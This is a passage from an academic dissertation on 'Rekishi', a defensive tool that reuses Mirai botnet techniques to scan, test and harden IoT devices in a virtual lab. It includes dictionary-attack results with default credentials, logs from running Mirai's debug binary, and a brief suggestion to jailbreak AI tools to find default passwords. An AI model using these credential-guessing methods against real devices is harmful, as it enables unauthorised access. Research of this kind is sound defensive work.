    output = executeCommand(ssh, "sudo ip addr flush dev " ,interface, " sudoPassword=device.pword")
    print("Output: ", output)
    if output:
        print("IPv4 disabled successfully for interface", interface)
    else:
        print("Error occurred while disabling IPv4 for interface", interface)
```

Figure 35: Code snippet of the removal process for Mirai.

Rebooting the device can be achieved using "sudo reboot", which simply reboots the device and closes the SSH connection.

```
# Reboot the device if susVuln is True
if susVuln:
    output = executeCommand(ssh, "sudo reboot", sudoPassword=device.pword)
    print("Output: ", output)
    if output:
        print("Reboot command executed successfully")
    else:
        print("Error occurred while executing the reboot command")
```

Figure 36: Code snippet for the reboot of the potentially infected device.

Chapter 4 Results

This section will display the developed artefact, Rekishi, being tested against a virtual network with virtual machines differing in configuration and complexity.
Further tests were also performed evaluating aspects of the artefact with specific variables such as number of hosts to scan and service configuration options.

Testbed design

To evaluate the effectiveness of the developed artefact, numerous testbeds resembling real world scenarios were created. This was primarily used to evaluate if a Mirai malware sample would be able to infect the device and propagate.

IoT VMs

The simplest test bed was a Debian Linux virtual machine hosted using VMWARE Workstation Pro. This testbed was used to verify that the tool can run however is not suitable for results due to the Debian VM being too advanced and not simulating an IoT device. Another VM which was used was Remnux distribution primarily used for malware testing but also functioned as a device which could be scanned within the network.
Other virtual machines resembling IoT devices were also implemented such as an Ubuntu server (to resemble a router) and a Debian Raspberry Pi VM to resemble an IoT device.

Device	Description
192.168.110.128	Remnux
192.168.110.130	Debian
192.168.110.131	Ubuntu Server
192.168.110.132	Raspberry Pi

Table 2: Table listing the different machines used within the testing.

Device scanning

The numerous device scanners were all successful in the discovery of devices within the network, the primary variance from the different methods used came from time taken to complete the scanning.

	Scanning	
Device	Expected outcome	Actual outcome
192.168.110.128	Found	Found
192.168.110.130	Found	Found
192.168.110.131	Found	Found
192.168.110.132	Found	Found

Table 3: Table listing the scanning results. (See Appendix B-1)

The methods for scanning the devices were performed and all successfully identified the test devices within the network.
The scan completion time was also tested to evaluate their induvial effectiveness in different scenarios.

	Scan completion time (s)	
Scan method	Entire /24 network	1 Device
ARP	3.22	3.18
NMAP	16.83	16.68
TCP sweep	768.7	0.19

Table 4: Table listing the time taken for each scan to complete.

Device connection and password cracking

For testing if the device would be vulnerable to Mirai's default password dictionary attack. The device connection was successful when using the credentials list using SSH.

	Password hacking	
Device	Expected outcome	Actual outcome
192.168.110.128	Not compromised	Not compromised
192.168.110.130	Compromised	Compromised
192.168.110.131	Compromised	Sometimes
192.168.110.132	Compromised	Compromised

Table 5: Table listing the outcome of the password hacking for each machine (See Appendix B-1).

The actual outcome mostly matched the expected outcome except for the Ubuntu server. This oddity appears to arise when the credentials being used appears further down in the wordlist. Due to the prior failed attempts, the SSH server may either block attempts or temporarily go offline. The devices which were expected to be compromised were intentionally setup with credentials found within the Mirai word list.
The artefact was tested again but with the Raspberry Pi having the SSH configuration options changed. These changes including modifying the configuration file to have the 'PermitRootLogin' be prohibit-password.

Password hacking with SSH config changes		
Device	Expected outcome	Actual outcome
192.168.110.132	Not compromised	Not compromised

Table 6: Table listing the outcome of the password hacking with the SSH configuration change.

Device hardening

The device hardening was automatically performed on the devices which were found to be potentially vulnerable, meaning Remnux was not included.

Hardening		
Device	Expected outcome	Actual outcome
192.168.110.128	N/A	N/A
192.168.110.130	Success	Success
192.168.110.131	Success	Success
192.168.110.132	Success	Success

Table 7: Table listing the outcome of the device hardening (See Appendix B-4, B-5, B-6).

The hardening varied based upon which services were running, for example telnet ports, if telnet was being used to perform the hardening, were not changed due to being able to not reconnect back to the machine due to a different port being in use.

To identify how effective the device hardening was, an attempt to connect to the hardened devices via SSH and Telnet were attempted (assuming the service was running in the first place).

SSH and Telnet connection		
Device	Expected outcome	Actual outcome
192.168.110.130	Unable to log in	Unable to login

Table 8: Table listing the outcomes of device connection after the hardening had taken place (See Appendix B-8, B-9, B-10, B-11).

Mirai detection and removal

After the device hardening, the devices are then checked for Mirai. The only device that was infected with Mirai during this test was the Debian machine.

Mirai detection and

removal		
Device	Expected outcome	Actual outcome
192.168.110.128	N/A	N/A
192.168.110.130	Detected and removed	Detected and removed
192.168.110.131	Not detected	Failed
192.168.110.132	Not detected	Not detected

Table 9: Table displaying the results of the infection and removal of Mirai (See Appendix B-12, B-13).

The artefact successfully detected Mirai running through a port and successfully removed the killed the process, removed the device from the network and rebooted. Due to the setup of the malware requiring specific configuration for each device, not all devices could be infected within the scope. The Ubuntu server failed the Mirai detection by being too low level and not having netstat installed, which was used to view the ports.

Chapter 5 Discussion

This chapter evaluates the success of the developed artefact, Rekishi, which has been created and determine if the original aims of the project had been sufficiently and effectively met. Additionally, testing methods will also be evaluated to determine if they could be improved and allow for better results.

Rekishi

Evaluating the developed artefact can be broken down into the various aspects which were required to fulfil the project aims and goals.

Device scanning

The device scanning was developed to firstly discover devices within the user's network. This automated scanning was performed instead of having a user manually enter IoT device IP addresses due to a common issue being that they may own numerous IoT devices within their network which they are not aware of, which could be vulnerable. The various methods used for device discovery are evaluated on their effectiveness in identifying devices, time taken to complete a scan, resources used and similarity to the methodologies Mirai utilises.

NMAP scan and IoT firewalls

The device discovery method which utilised the NMAP library within python was extremely effective in identifying the devices within the network. NMAP is more commonly used for device enumeration, such as identifying which ports are open and services running, however this can be blocked by firewalls, thus no device is discovered. The workaround to this was using the '-sn' flag for the NMAP scan command which will only issue ICMP packets, which should not be blocked by firewalls. There is the discussion however that only more intricate and correctly configured IoT devices would operate with a firewall, and therefore if correctly configured also not have the default credentials in use, making the protection and concern for them less necessary. It should be worth noting

that firewalls on IoT devices should operate differently to typical firewalls found within a PC for example.

	Traditional Firewall	IoT Firewall
Configuration	Manually configured org-wide by the system administrator.	Configuration is just one part of Infrastructure as Code (IaC) setup.
Protected devices	The admin can apply changes to all machines using domain admin privileges and tweak security settings.	Devices might be hard to administer uniformly, amplifying the importance of covering them all behind a firewall.
Traffic diversity	Because traffic is diverse, firewall rules are lax to avoid breaking functionality.	Traffic is predictable and limited in scope. Thus firewall rules can be stricter.

Figure 37: Table describing how firewall rules should be handled different for a traditional and IoT firewall (Macrometa, n.d.)

As mentioned in figure 37, traffic firewalls can be significantly stricter compared to typical firewalls. This is due to the IoT devices only needing to fulfil specific needs and can be more rigid, which stronger firewall rules enforce.

An issue with the NMAP scanning method can be derived from its dependency on using either the NMAP python library or having the NMAP software installed on the device using Rekishi. If the device using the tool did not have either of the modules installed, the tool would not run however depending on the Linux distribution (such as Kali or Parrot) the error handling would suggest commands to automatically fix this issue. While not a usability issue, the library for NMAP is only available in python and not for C, which was the language Mirai was developed for. A solution for this would be to run a command line operation using a separate process to run an NMAP command, however the issue of still requiring the NMAP software to be installed still exists. Mirai does not use NMAP/ICMP for its scanning making this device discovery method not completely fulfil the aim of using Malware methodologies but is essential to still provide protection for devices by firstly scanning them.

TCP handshake scan

The scanning method which was most closely derived from a scanning methodology Mirai uses would be one which relies on abusing the TCP

handshake. It was found to be incredibly effective for discovering the devices but was significantly slower, this was due to the timeout that was implemented to a device to respond. To handle the generation and receiving of packets, the networking library known as SCAPY was used, which differs from how Mirai handles packets, as SCAPY is not available within C. However, achieving what SCAPY does is still possible, it would just look extremely like the packet generation and socket listening found within the scanner.c source code. The slowness would not affect the actual Mirai source code due to only one IP address being scanned instead of a whole network as seen within the testing which only utilised one address.

ARP sweep and MAC address discovery

The ARP sweep was extremely effective in discovering devices within the network while also being exceptionally fast, and provided additional information about the devices, such as the MAC address. The MAC address for the device would not be used further in the tool but would be displayed to the user to help them identify the device. Similarly to the TCP scan, the ARP sweep utilises SCAPY to send and receive ARP packets but could also be done without SCAPY in a tool developed using C. Interestingly despite this technique being exceptionally fast and incredibly efficient at local network scanning, if Mirai or some other botnets were to attempt to utilise this method for global device discovery, it would not be effective at all. This is due to ARP operating at layer 2 (data link) of the OSI model and cannot traverse over routers. Additionally, ARP requests are only exceptionally rarely blocked by firewalls, due to how essential they are for device discovery.

Proposed or unused discovery techniques

During development certain other methods for device discovery were attempted or researched. One of which was utilising the ping python library however was deemed ineffective due utilising the same techniques NMAP does (ICMP packet sweep) while taking more time to complete.

Upon researching how IoT devices communicate, MQTT (Message Queuing Telemetry Transport) was found to be a common method. An attempt to find a method of communicating using MQTT to find devices within a network was attempted but the issue arose from the lack of a universal method for device discovery. The way MQTT operates is using a publish and subscribe messaging pattern where devices can interact with messages based on a topic.




Figure 38: Figure breaking down how MQTT can communicate with IoT devices. (MQTT, n.d.)

Due to a universal topic used for device discovery not existing, it was deemed not feasible to find a method for device discovery utilising MQTT within the scope.

Accidental DDoS attack

A downside of performing the extensive device scanning is that it draws similarities to how DDoS attacks are performed. This is due to the may packets which are being sent which are like the ones found within DDoS attacks. For example, a DDoS attack which Mirai itself uses (referred to as attack_tcp_syn in mirai/bot/scanner.c) which employs a similar technique to how the TCP sweep discovers devices. The key difference however is the volume which a DDoS attack would send the TCP SYN packets to a victim. Using processes to allow for simultaneous scanning was an option but could result in throttling the network with packets.

Device dictionary attack

One of the key aspects which makes the Mirai botnet so effective was its utilisation of performing a dictionary attack on the devices. Rekishi would utilise the same word list which was found within the Mirai source code

and attempt to connect to devices via SSH through Paramiko. Although within the Mirai source code, the method for connecting to devices is achieved through Telnet, SSH is utilised due to being more universally used and identifying password security of the devices is essential. From the devices used during the testing procedures, all but one matched the test expected outcomes. The device which did not match the outcome was the simplest of the IoT devices, being the Ubuntu server, which only sometimes was able to be successfully connected to with the credentials. This inconsistency can be explained by the Ubuntu credentials being lower within the list of the wordlist resulting in the SSH server becoming overwhelmed or blocking the connection attempts. To counteract this, slowing down the number of attempts and trying multiple connection attempts with the same credentials (similar to what Mirai achieves in scanner.c) could be investigated.

Word list

The word list being directly taken from Mirai provides accurate results to this version of Mirai, this original strain can be considered fairly outdated, being first seen in 2016. The method that the original creators of Mirai used for creating the word list is only known as being the most common credentials found within IoT devices. It is unknown where or how the creators acquired this information and how true it is. An aspect of the word list which is both beneficial but potentially detrimental is the fact that the username and password combination (which is inserted using the ADD_AUTH_ENTRY function within scanner.c) are fixed.




Figure 39: Screenshot of a part of the word list Mirai utilises.

For example, within figure 39 will only try the username “Administrator” with the password “admin” but not attempt the combination of “Administrator” and “service”. This results in vulnerable devices potentially being not compromised. Conversely however, there would be repeats of sets of credentials being tested, consuming unnecessary resources but this could be fixed with a more meticulous word list. Additionally, due to Mirai being focused on the low-level and common IoT devices, the current more restrictive word list would filter any machines which could be deemed too advanced for the botnet.

To stray away from the methodologies employed by Mirai, enumeration could be utilised to guess the passwords more effectively. For example, enumeration tools such as NMAP could be deployed on the discovered device to understand what services and programs are running on it. This can be extremely helpful as the default credentials for can vary greatly depending on the service. For example, Raspberry Pi’s will have default credentials of ‘raspberry’ and ‘pi’ which could be used if the scanner identifies the Raspberry Pi signature.

An emerging technology which could be utilised alongside enumeration is the use of AI tools such as OpenAI to attempt to find the default credentials of the device based upon the services running. This may not be possible however without breaking the language models terms of service or jailbreaking the AI.

One of the reasons for wanting a more elaborate word list when verifying if devices are vulnerable to Mirai botnets would be that numerous strains and mutations of the original malware would most likely use a more elaborate and thorough word list to attempt to connect to more devices.

Service configuration

As mentioned previously, the service which was being used to connect to the device was SSH which allows for numerous configuration options such as changing the port. During the testing process, the configuration option which was used to restrict entry to the device (Pi) was the ‘PermitRootLogin’ setting. For the primary testing, this was set to ‘yes’ which resulted in the device being marked as vulnerable. However, for

further testing purposes, the setting was adjusted to ‘prohibit-password’ meaning that the root user would not be able to log in via SSH. This was successful in stopping Rekishi from connecting to the device, thus marking the device as not vulnerable. Service configuration methods are a suitable method for preventing malware from connecting to IoT devices. This method could easily also be applied to Telnet, to make it more specific to countering Mirai.

Device hardening

The implemented device hardening was successful in deploying changes to the services running which could be used by botnets to gain unauthorised access to the devices. The primary aims of the device hardening was to make adjustments to the IoT device utilising similar methodologies to how Mirai would make adjustments to an IoT device to make it a part of the botnet, and to have these adjustments automatically implemented by Rekishi with little user input. These changes involved changing the ports of Telnet and SSH to numbers above 1024 by connecting to the devices through either one of those services (default was Telnet due to Mirai using it) and running various command line arguments. Upon attempting to connect to the devices via those services after the hardening commands had been successfully executed, the attempts to connect to the device, even with the known username and password, were unsuccessful, resulting in the device hardening matching the desired aims.

More elaborate mutations of Mirai could utilise port scanners to identify the correct port for the desired service to connect to. To counteract this, similar methods to the previously discussed SSH configuration could be implemented.

A hardening method which was not attempted was changing the device’s passwords as this could result in misconfiguration errors and if it were done automatically, would result in the same issue of default passwords being found within the device (assuming Rekishi used pre-made credentials).

Mirai detection and removal

Along side the hardening scripts, commands for performing the Mirai detection and removal were also performed using either Telnet or SSH. During the testing, the Mirai executable which ran on the Debian machine would attempt to open a socket on port 48101 in order to communicate with another machine running a separate Mirai program known as ScanListen. This was easily identifiable and a better alternative to identifying CNC communication for a variety of reasons:

1. Setting up a test environment for CNC communication proved to be extremely tricky, requiring numerous servers, databases and machines for loading and admin control, therefore testing the CNC communication accurately would be not possible.
2. The port to look out for most likely was 23, which is also what Telnet operates on, resulting in many false positives.
3. Port 23 is just the default for CNC communication, with even the Mirai creator suggestion to edit this value, resulting in false negatives if port 23 is verified to be safe but other ports are being used for CNC communication.

The tool was successfully able to detect when a socket was running on port 48101. With a potential Mirai process running, the program removed the device from the network and rebooted the device automatically, which successfully removed the Mirai process on the device.

An error occurred when the Mirai detection command was executed on the Ubuntu server due to netstat not being installed. This was an unforeseen issue due to netstat being installed on almost all distributions of Linux, however, may be lacking in the extremely simple and low level IoT devices, such as this one. Installing netstat through a remote SSH/Telnet connection may be a solution or alternative, more universal options for checking ports could be investigated.

Chapter 6 Conclusion and Future Work

Conclusions

The artefact developed based on the malware analysis of Mirai to help develop an understanding of the methodologies the malware employs was a success. Mirai heralds its success in using simple fundamental networking and security flaws to their fullest extent to achieve its goals of propagation for a botnet. The developed artefact, Rekishi, utilising these same techniques in achieving the vulnerability assessment, device hardening and detection and removal of Mirai in an automated format. For example, to assess if the device would be vulnerable to Mirai, the tool performs a dictionary attack on the device using the same word list that Mirai employs, and if successful, the device would be marked as vulnerable. The TCP sweep was very similar to how Mirai discovers the devices, just with different IP address generation and Telnet being used to provide device hardening was like how Mirai uses Telnet make malicious changes to the device for the botnet. One of the benefits to having Mirai as the focus for this honours project was the availability of the Mirai source code on GitHub and minimal obfuscation.

Despite trying to rely on the methodologies use by Mirai, not all of them were suitable for fulfilling the protection objectives. For example, the TCP sweep was extremely slow when identifying wider networks but works the best for individual hosts which Mirai would be scanning. Relying on Telnet as Mirai does for device infection/connection lead to mixed results and SSH was found to be more universally used within IoT devices, often used as a backup when Telnet was not available. Attempting to find universal/common options proved difficult, as many different devices can have different configurations leading to Rekishi being unable to fulfil its goals.

The papers which were reviewed did have valid suggestions on how to prevent Mirai from connecting to the IoT devices but could not conclusively agree on what methods were the best for the detection of

Mirai, however both did suggest that some form of hardening via a script is good. For example, a paper (Jaramillo, 2018) suggested using the open-source software to identify changes to the watchdog daemon however the watchdog daemon was not being universally ran during the independent testing performed. Meanwhile both papers could not agree which port was used for CNC communication, with paper (Frank, Jarocki, Nance, & Pauli, 2018) suggesting it will always be port 23 while paper (Jaramillo, 2018) suggested it was any TCP port. This was why the source code and dynamic analysis of Mirai were critical to the investigation which led to the understanding of port 48101 being open to communicate with another aspect of the botnet, ScanListen, which listens for scan results from the bots.

Mutations of malware are extremely common and Mirai is no exception to having mutations exist (okta, 2022). To thoroughly protect against these unknown mutations, a comprehensive malware analysis must be performed to develop a suitable understanding of the malware. However, similarities between the original Mirai and the mutation could be identified, especially if the methodologies employed by the mutation to infect a device remain the same.

Overall, utilising the methodologies and technique found within malware is an effective way of providing automated mitigation and protection against the analysed malware but should be used in combination with other techniques to suit the environment more accurately.

Future work

Numerous additions and improvements could be implemented to the artefact to further align with the original goals of the project. Implementing more Telnet functionality to the artefact would make it more similar to the techniques Mirai uses. Additionally, uploading a script rather than issuing commands on a CLI through Telnet/SSH may be more effective and should be investigated. The architecture Rekishi was developed to protect for was x86, which is common, but Mirai is known to infect IoT

devices on other architectures as well so adding functionality for protecting these architectures should be investigating.

One of the critical flaws Mirai aims to exploit is the default passwords found within IoT devices, despite this the tool currently does not make any changes to the device's credentials. This is due to not wanting to prevent a lockout and to not create another default password, reiterating the core vulnerability. To prevent the latter problem, a method of generating a secure password should be investigated, such as utilising random generation python libraries.

To improve the detection of Mirai, the addition of being to detect packets being sent from the CnC to issue commands should be investigated. This would be similar to a network intrusion detection system (NIDS) and identifying which packets are safe or malicious can be achieved through machine learning and a classifier system (Ahmad, Khan, Shiang, Abdullah, & Ahmad, 2021). An example of a simple classifier for a NIDS is shown in figure 39.




Figure 40: Example of a classifier which could be used in a NIDS.

Due to time constraints and project scope, many aspects of the Mirai source code could not be analysed or given a comprehensive and thorough investigation. One of these aspects were the .go files found within the mirai/cnc directory as it was not covered at all within this investigation. This would've helped develop a better understanding of how the bots receives its instructions from the botnet controller. In general, many aspects of the malware had to be missed due it's size.

The entire investigation took place primarily using static code analysis. This was deemed effective due to the code being intentionally readable

since the developer wanted it to be closer to open source and that there are very few attempts at obfuscation. If given more time, further dynamic analysis would have been performed. Setting up the various servers which the Malware authors suggested (figure 41), this would take extensive time and was deemed out of the current scope:




Figure 41: Screenshot of the forum post including requirements to setup a CnC server to operate the Mirai botnet. (Gamblin, 2017)

List of References

References

Ahmad, Z., Khan, A. S., Shiang, C. W., Abdullah, J., & Ahmad, F. (2021). Network intrusion detection system: A systematic study of machine learning and deep learning approaches. *Trans Emerging Tel Tech.* Wiley.

Akamai. (n.d.). *What is a UDP flood attack?* Retrieved January 18, 2024, from Akamai: https://www.akamai.com/glossary/what-is-udp-flood-ddos-attack

Antonakakis, M., April, T., Bailey, M., Bernhard, M., Bursztein, E., Cochran, J., . . . Zhou, Y. (2017, August 18). Understanding the Mirai Botnet. *Usenix Security '17.* Vancouver: Usenix. Retrieved October 5, 2023, from USENIX: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis

Buxton, O. (2022, March 11). *What is the Mirai botnet?* Retrieved October 10, 2023, from Avast: https://www.avast.com/c-mirai

Cloudflare. (2023, October 19). *Famous DDoS attacks* | *The largest DDoS attacks of all time*. Retrieved from Cloudflare: https://www.cloudflare.com/learning/ddos/famous-ddos-attacks/

Cloudflare. (2024, February 13). *What is the Internet Control Message Protocol (ICMP)?* Retrieved from Cloudflare: https://www.cloudflare.com/learning/ddos/glossary/internet-control-message-protocol-icmp/

Cloudflare. (n.d.). *What is load balancing?* | *How load balancers work*. Retrieved from Cloudflare: https://www.cloudflare.com/learning/performance/what-is-load-balancing/

Cloudflare. (n.d.). *What is the Mirai Botnet?* Retrieved from Cloudflare: https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/

Danchev, D. (2008, July 22). *Georgia President's web site under DDoS attack from Russian hackers*. Retrieved from ZDNET:

https://www.zdnet.com/article/georgia-presidents-web-site-under-ddos-attack-from-russian-hackers/

Die. (n.d.). *watchdog(8)*. Retrieved February 2024, from Die: https://linux.die.net/man/8/watchdog

Douligeris, C., & Mitrokotsa, A. (2004). DDoS attacks and defense mechanisms: classification and state-of-the-art. In *Computer Networks* (pp. 643-666). Elsevier.

Fortinet. (n.d.). *What Is Address Resolution Protocol (ARP)?* Retrieved February 15, 2024, from Fortinet: https://www.fortinet.com/uk/resources/cyberglossary/what-is-arp

Fortinet. (n.d.). *What Is DDOS Attack?* Retrieved November 8, 2023, from Fortinet: https://www.fortinet.com/uk/resources/cyberglossary/ddos-attack

Frank, C., Jarocki, S., Nance, C., & Pauli, W. E. (2018). Protecting IoT Devices from the Mirai Botnet. *Journal of Information Systems Applied Research* (pp. 33-44). ISCAP. Retrieved from https://jisar.org/2018-11/n2/JISARv11n2p33.pdf

Gamblin, J. (2017, July 15). *Mirai-Source-Code.* Retrieved September 30, 2023, from GitHub: https://github.com/jgamblin/Mirai-Source-Code

GeeksForGeeks. (2021, October 26). *TCP 3-Way Handshake Process*. Retrieved January 19, 2023, from GeeksForGeeks: https://www.geeksforgeeks.org/tcp-3-way-handshake-process/

Google Cloud. (2022, August 19). *How Google Cloud blocked the largest Layer 7 DDoS attack at 46 million rps*. Retrieved October 17, 2023, from Google Cloud: https://cloud.google.com/blog/products/identity-security/how-google-cloud-blocked-largest-layer-7-ddos-attack-at-46-million-rps

Graff, G. M. (2017, December 13). *How a Dorm Room Minecraft Scam Brought Down the Internet*. Retrieved from WIRED: https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet/

HYPR. (n.d.). *Storm Worm*. Retrieved February 9, 2024, from HYPR: https://www.hypr.com/security-encyclopedia/storm-worm

Jaramillo, L. (2018). Malware Detection and Mitigation Techniques: Lessons Learned from Mirai DDOS Attack. *Journal of Information Systems Engineering and Management 2018.* Lectito.

Jena, B. K. (2023, February 10). *What Is a Botnet, Its Architecture and How Does It Work?* Retrieved from Simpli Learn: https://www.simplilearn.com/tutorials/cyber-security-tutorial/what-is-a-botnet

Kan, M. (2022, October 16). *Google Says Biggest DDoS Attack on Record Hit the Company in 2017*. Retrieved from PC Mag: https://www.pcmag.com/news/google-says-biggest-ddos-attack-on-record-hit-the-company-in-2017

Kelly, C., Pitropakis, N., McKeown, S., & Lambrinoudakis, C. (2020). Testing And Hardening IoT Devices Against the Mirai Botnet. *International Conference on Cyber Security And Protection Of Digital Services (Cyber Security)* (pp. 1-8). Dublin: IEEE. doi:https://doi.org/10.1109/CyberSecurity49315.2020.9138887

LogMeOnce. (2023, November 8). *Biggest Hacker Attacks in History*. Retrieved from LogMeOnce: https://logmeonce.com/blog/business/biggest-hacker-attacks-in-history/

Macrometa. (n.d.). *IoT Firewall*. Retrieved March 7, 2024, from Macrometa: https://www.macrometa.com/iot-infrastructure/iot-firewall

Malwarebytes. (n.d.). *What is the Mirai botnet?* Retrieved October 12, 2023, from Malwarebytes: https://www.malwarebytes.com/what-was-the-mirai-botnet

Margolis, J., Oh, T. T., Jadhav, S., KIm, Y. H., & Kim, J. N. (2017, July 25). An In-Depth Analysis of the Mirai Botnet. *2017 International Conference on Software Security and Assurance (ICSSA)* (pp. 6-12). Altoona: IEEEXplore. Retrieved October 2, 2023, from https://ieeexplore.ieee.org/abstract/document/8392610

Morgan, S. (2022, October 2022). *Cybercrime To Cost The World 8 Trillion Annually In 2023*. Retrieved October 17, 2023, from Cybercrime magazine:

https://cybersecurityventures.com/cybercrime-to-cost-the-world-8-trillion-annually-in-2023/

MQTT. (n.d.). *MQTT: The Standard for IoT Messaging*. Retrieved from MQTT: https://mqtt.org/

Natalucci, F., Qureshi, S. M., & Suntheim, F. (2024, April 9). *Rising Cyber Threats Pose Serious Concerns for Financial Stability*. Retrieved from IMF Blog: https://www.imf.org/en/Blogs/Articles/2024/04/09/rising-cyber-threats-pose-serious-concerns-for-financial-stability

NMAP. (n.d.). *Host discovery*. Retrieved from NMAP: https://nmap.org/book/man-host-discovery.html

okta. (2022, April 21). *Mirai Botnet Malware: Definition, Impacts & Evolution*. Retrieved from okta: https://www.okta.com/identity-101/mirai-botnet/

Rouse, M. (2023, October 30). *Peer-to-Peer Architecture*. Retrieved February 13, 2024, from Technopedia: https://www.techopedia.com/definition/454/peer-to-peer-architecture-p2p-architecture

Trend Micro. (n.d.). *What is an IoT botnet?* Retrieved from Trend Micro: https://www.trendmicro.com/vinfo/us/security/definition/iot-botnet

UCL. (2024, February 16). *What is SSH and how do I use it?* Retrieved from UCL: https://www.ucl.ac.uk/isd/what-ssh-and-how-do-i-use-it

University of Toronto. (n.d.). *CVE-2019-5736.* Retrieved November 20, 2023, from University of Toronto: https://www.cs.toronto.edu/~arnold/427/19s/427_19S/indepth/runc/CVE-2019-5736.pdf

Woolf, N. (2016, October 26). *DDoS attack that disrupted internet was largest of its kind in history, experts say*. Retrieved January 17, 2024, from The Guardian: https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet

Yara. (n.d.). *Yara in a nutshett*. Retrieved from Yara: https://virustotal.github.io/yara/

Appendices

Appendix A - Running Mirai

```
admin@debian:~/Desktop/Mirai-Source-Code/mirai$ ./debug/enc string 192.168.110.129
XOR'ing 16 bytes of data...
\x13\x1B\x10\x0C\x13\x14\x1A\x0C\x13\x13\x12\x0C\x13\x10\x1B\x22
```

A-1 - Executable program used for encrypting the CnC domain for Mirai.

```
remnux@remnux:~/Desktop/Mirai-Source-Code/mirai$ sudo ./debug/mirai.dbg
DEBUG MODE YO
[main] We are the only process on this system!
listening tun0
[main[killer] Trying to kill] A port 23
t[killer] Finditempting tng and killing processes holding port 23
o connect to CNC
Failed to find [inode for port 23
[killer] Failed to kill port 23
resolv] [killer] Bound to tcp/23 (telnet)
Failed to call connect on udp socket
[resolv] Failed to call connect on udp socket
[resolv] Failed to call connect on udp socket
[resolv] Failed to call connect on udp socket
[resolv] Failed to call connect on udp socket
[killer] Detected we are running out of `/home/remnux/Desktop/Mirai-Source-Code/mirai/debug/mirai.dbg`
[killer] Memory scanning processes
[table] Tried to access table.11 but it is locked
Got SIGSEGV at address: 0x0
Resolved 192.168.110.129 to 0 IPv4 addresses
[main] Failed to resolve CNC address
[main] Connected to CNC. Local address = 0
[main] Lost connection with CNC (errno = 107) 1
[main] Tearing down connection to CNC!
[main] Attempting to connect to CNC
[resolv] Failed to call connect on udp socket
[resolv] Failed to call connect on udp socket
[resolv] Failed to call connect on udp socket
[resolv] Failed to call connect on udp socket
^C
```

A-2 - Running the ‘Mirai.dbg’ executable.

Appendix B - Result screenshots:

IP address	MAC address	Username	Password	Vulnerable	Sudo level
192.168.110.128	00:0C:29:96:87:2B	None	None	None	None
192.168.110.130	00:0C:29:06:D2:50	admin	admin	True	True
192.168.110.131	00:0C:29:EA:ED:A8	admin1	password	True	True
192.168.110.132	00:0C:29:13:36:1A	root	xc3511	True	True
192.168.110.254	00:50:56:E7:6D:54	None	None	None	None

B-1 - Output of the device scanning and password hacking of Rekishi.py

```
Starting ARP sweep...
WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
Starting NMAP scan...
Starting TCP sweep...
No devices discovered. Exiting.
```

